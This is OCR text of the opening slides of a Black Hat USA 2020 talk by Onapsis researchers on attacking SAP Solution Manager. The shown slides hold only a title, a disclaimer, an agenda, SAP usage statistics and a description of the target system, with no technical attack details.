black hat
USA 2020
AUGUST 5-6, 2020
BRIEFINGS

An Unauthenticated Journey to Root : Pwning Your Company's Enterprise Software Servers

Pablo Artuso - Yvan Genuer

onapsis

Disclaimer

- This presentation contains references to the products of SAP SE. SAP, R/3, xApps, xApp, SAP NetWeaver, Duet, PartnerEdge, ByDesign, SAP Business ByDesign, and other SAP products and services mentioned herein are trademarks or registered trademarks of SAP AG in Germany and in several other countries all over the world.

- Business Objects and the Business Objects logo, BusinessObjects, Crystal Reports, Crystal Decisions, Web Intelligence, Xcelsius and other Business Objects products and services mentioned herein are trademarks or registered trademarks of Business Objects in the United States and/or other countries.

- SAP SE is neither the author nor the publisher of this publication and is not responsible for its content, and SAP Group shall not be liable for errors or omissions with respect to the materials.

Who are we?

Pablo Artuso

Security Researcher

🐦 @lmkalg

Yvan Genuer

Security Researcher

🐦 @_1ggy

1. Introduction
2. The Target: SolMan
3. From Unauthenticated Restricted Access...
4. ...to RCE as Agent administrator
5. ...to root them all!
6. Recommendations
7. Conclusion

1. **Introduction**
2. The Target: SolMan
3. From Unauthenticated Restricted Access...
4. ...to RCE as Agent administrator
5. ...to root them all!
6. Recommendations
7. Conclusion

Introduction - SAP ?

87%

of the Global 2000 use SAP


77%

of the world’s transaction revenue

100%

of F500 Oil & Gas

Introduction




1. Introduction
2. **The Target: SolMan**
3. From Unauthenticated Restricted Access…
4. …to RCE as Agent administrator
5. …to root them all!
6. Recommendations
7. Conclusion


The Target: SolMan

- SAP **Sol**ution **Man**ager
- Technical SAP System dedicated to Administrators
- **Highly connected** into SAP landscape
- Used to manage all other SAP systems, OS independent, SAP product independant


The Target: SolMan



The Target: SolMan

